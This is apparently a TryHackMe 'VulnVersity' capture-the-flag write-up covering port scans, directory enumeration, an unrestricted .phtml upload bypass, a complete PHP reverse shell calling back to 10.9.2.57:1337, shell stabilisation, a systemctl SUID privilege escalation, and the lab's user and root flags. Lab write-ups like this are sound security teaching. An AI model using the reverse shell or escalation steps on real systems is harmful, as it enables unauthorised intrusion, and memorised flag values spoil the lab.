VulnVersity

Intro

> VulnVersity: room from THM Offensive Pentesting path the idea to compromise the machine and obtain user and root flags
>
> Learn about active recon, web app attacks and privilege escalation.

Machine IP: 10.10.129.239

Title: VulnUniversity

Port Scanning

Find All ports

```
# Nmap 7.94 scan initiated Fri Oct  4 10:06:41 2024 as: nmap
-p- -T4 -oN all_ports 10.10.129.239
Warning: 10.10.129.239 giving up on port because retransmissi
on cap hit (6).
Nmap scan report for 10.10.129.239 (10.10.129.239)
Host is up (0.11s latency).
Not shown: 65529 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3128/tcp open  squid-http
3333/tcp open  dec-notes

# Nmap done at Fri Oct  4 10:22:24 2024 -- 1 IP address (1 ho
st up) scanned in 943.44 seconds
```

Detailed Scanning for each port discovered

```
# Nmap 7.94 scan initiated Fri Oct  4 10:26:50 2024 as: nmap
-sC -sV -O -T4 -p 21,22,139,445,3128,3333, -oN detailed.txt 1
0.10.129.239
Nmap scan report for 10.10.129.239 (10.10.129.239)
Host is up (0.11s latency).

PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 3.0.3
22/tcp   open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (U
buntu Linux; protocol 2.0)
```

```
| ssh-hostkey:
|   2048 5a:4f:fc:b8:c8:76:1c:b5:85:1c:ac:b2:86:41:1c:5a (RS
A)
|   256 ac:9d:ec:44:61:0c:28:85:00:88:e9:68:e9:d0:cb:3d (ECDS
A)
|_  256 30:50:cb:70:5a:86:57:22:cb:52:d9:36:34:dc:a5:58 (ED25
519)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: W
ORKGROUP)
445/tcp  open  etbios-ssn Samba smbd 4.3.11-Ubuntu (workgrou
p: WORKGROUP)
3128/tcp open  http-proxy  Squid http proxy 3.5.12
|_http-title: ERROR: The requested URL could not be retrieved
|_http-server-header: squid/3.5.12
3333/tcp open  http        Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Vuln University
Warning: OSScan results may be unreliable because we could no
t find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 5.X
OS CPE: cpe:/o:linux:linux_kernel:5.4
OS details: Linux 5.4
Network Distance: 2 hops
Service Info: Host: VULNUNIVERSITY; OSs: Unix, Linux; CPE: cp
e:/o:linux:linux_kernel

Host script results:
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: vulnuniversity
|   NetBIOS computer name: VULNUNIVERSITY\x00
|   Domain name: \x00
|   FQDN: vulnuniversity
|_  System time: 2024-10-04T10:27:15-04:00
| smb2-security-mode:
```

```
|   3:1:1:
|_    Message signing enabled but not required
|_nbstat: NetBIOS name: VULNUNIVERSITY, NetBIOS user: <unknow
n>, NetBIOS MAC: <unknown> (unknown)
|_clock-skew: mean: 1h19m59s, deviation: 2h18m34s, median: 0s
| smb2-time:
|   date: 2024-10-04T14:27:15
|_  start_date: N/A
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)

OS and Service detection performed. Please report any incorre
ct results at https://nmap.org/submit/ .
# Nmap done at Fri Oct  4 10:27:21 2024 -- 1 IP address (1 ho
st up) scanned in 31.75 seconds
```

Enumeration

Web server TCP/3333

Locating directories


- `gobuster dir -u http://10.10.129.239:3333 -w /usr/share/wordlists/dirbuster/directory-list-1.0.txt`

```
└─$ gobuster dir -u http://10.10.129.239:3333 -w /usr/share/w
ordlists/dirbuster/directory-list-1.0.txt
===============================================================
```

```
==
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
==
[+] Url:                     http://10.10.129.239:3333
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/d
irectory-list-1.0.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
==
Starting gobuster in directory enumeration mode
===============================================================
==
/images               (Status: 301) [Size: 322] [--> http://1
0.10.129.239:3333/images/]
/css                  (Status: 301) [Size: 319] [--> http://1
0.10.129.239:3333/css/]
/js                   (Status: 301) [Size: 318] [--> http://1
0.10.129.239:3333/js/]
/internal             (Status: 301) [Size: 324] [--> http://1
0.10.129.239:3333/internal/]
Progress: 141708 / 141709 (100.00%)
===============================================================
==
Finished
===============================================================
==
```

Findings

- Found file upload form in /internal directory | http://10.10.129.239:3333/internal/



Exploitation

Initial access via unrestricted File Upload

> Via Uploading .phtml we can bybass restriction in type of uploaded file and get intial acess to machine

rev.phtml for initial acess

```
<?php

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.9.2.57';  // CHANGE THIS
```

```
$port = 1337;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;


if (function_exists('pcntl_fork')) {
    // Fork and have the parent process exit
    $pid = pcntl_fork();

    if ($pid == -1) {
        printit("ERROR: Can't fork");
        exit(1);
    }

    if ($pid) {
        exit(0);  // Parent exits
    }

    // Make the current process a session leader
    // Will only succeed if we forked
    if (posix_setsid() == -1) {
        printit("Error: Can't setsid()");
        exit(1);
    }

    $daemon = 1;
} else {
    printit("WARNING: Failed to daemonise.  This is quite com
mon and not fatal.");
}

// Change to a safe directory
```

```
chdir("/");

// Remove any umask we inherited
umask(0);

//
// Do the reverse shell...
//

// Open reverse connection
$sock = fsockopen($ip, $port, $errno, $errstr, 30);
if (!$sock) {
    printit("$errstr ($errno)");
    exit(1);
}

// Spawn shell process
$descriptorspec = array(
   0 => array("pipe", "r"),  // stdin is a pipe that the chil
d will read from
   1 => array("pipe", "w"),  // stdout is a pipe that the chi
ld will write to
   2 => array("pipe", "w")   // stderr is a pipe that the chi
ld will write to
);

$process = proc_open($shell, $descriptorspec, $pipes);

if (!is_resource($process)) {
    printit("ERROR: Can't spawn shell");
    exit(1);
}

// Set everything to non-blocking
// Reason: Occsionally reads will block, even though stream_s
elect tells us they won't
```

```
stream_set_blocking($pipes[0], 0);
stream_set_blocking($pipes[1], 0);
stream_set_blocking($pipes[2], 0);
stream_set_blocking($sock, 0);

printit("Successfully opened reverse shell to $ip:$port");

while (1) {
    // Check for end of TCP connection
    if (feof($sock)) {
        printit("ERROR: Shell connection terminated");
        break;
    }

    // Check for end of STDOUT
    if (feof($pipes[1])) {
        printit("ERROR: Shell process terminated");
        break;
    }

    // Wait until a command is end down $sock, or some
    // command output is available on STDOUT or STDERR
    $read_a = array($sock, $pipes[1], $pipes[2]);
    $num_changed_sockets = stream_select($read_a, $write_a,
$error_a, null);

    // If we can read from the TCP socket, send
    // data to process's STDIN
    if (in_array($sock, $read_a)) {
        if ($debug) printit("SOCK READ");
        $input = fread($sock, $chunk_size);
        if ($debug) printit("SOCK: $input");
        fwrite($pipes[0], $input);
    }

    // If we can read from the process's STDOUT
```


```
    // send data down tcp connection
    if (in_array($pipes[1], $read_a)) {
        if ($debug) printit("STDOUT READ");
        $input = fread($pipes[1], $chunk_size);
        if ($debug) printit("STDOUT: $input");
        fwrite($sock, $input);
    }

    // If we can read from the process's STDERR
    // send data down tcp connection
    if (in_array($pipes[2], $read_a)) {
        if ($debug) printit("STDERR READ");
        $input = fread($pipes[2], $chunk_size);
        if ($debug) printit("STDERR: $input");
        fwrite($sock, $input);
    }
}

fclose($sock);
fclose($pipes[0]);
fclose($pipes[1]);
fclose($pipes[2]);
proc_close($process);

// Like print, but does nothing if we've daemonised ourself
// (I can't figure out how to redirect STDOUT like a proper d
aemon)
function printit ($string) {
    if (!$daemon) {
        print "$string\n";
    }
}

?>
```

setup nc listener to catch the reverse shell

- command used: `nc -nlvp 1337`

Get Initial access

1. upload rev.phtml file
2. go to http://10.10.129.239:3333/internal/uploads/
3. you will find our reverse shell file “rev.phtml” then click it
4. you well get the shell



Privilege Escalation

Stabilize the shell (optional)

> 💡 when you get back the reverse shell from target machine, usually it comes without autocompletion and symbol deletion options. This limits your effectiveness in enumerate the target machine so we will utilize python for this task

1. enter thi command `which python` ⇛ to check in python installed
2. Enter this Command `python3 -c 'import pty;pty.spawn("/bin/bash")'`
3. Press `CTRL + Z` to background process and get back to your host machine
4. enter this command `stty raw -echo; fg`
5. enter this command `export TERM=xterm`

Escalate our privileges to root via SUID bins

- Using this command `find / -perm -u=s -type f 2>/dev/null` we can enumerate the files on this machine that have SUID bit on it and we can access these files

```
www-data@vulnuniversity:/$ find / -perm -u=s -type f 2>/dev/n
ull
/usr/bin/newuidmap
/usr/bin/chfn
/usr/bin/newgidmap
/usr/bin/sudo
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/pkexec
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/at
```


```
/usr/lib/snapd/snap-confine
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/squid/pinger
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/bin/su
/bin/ntfs-3g
/bin/mount
/bin/ping6
/bin/umount
/bin/systemctl
/bin/ping
/bin/fusermount
/sbin/mount.cifs
```

- then we can abuse SUID on /bin/systemctl to esclate our privilage to root

💡 If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
TF=$(mktemp).service
echo '[Service]
Type=oneshot
ExecStart=/bin/sh -c "id > /tmp/output"
[Install]
WantedBy=multi-user.target' > $TF
/bin/systemctl link $TF
/bin/systemctl enable --now $TF
```



Get Flags on the machine

- user flag: 8bd7992fbe8a6ad22a63361004cfcedb

- root: flag: a58ff8579f0a9270368d33a9966c7fd5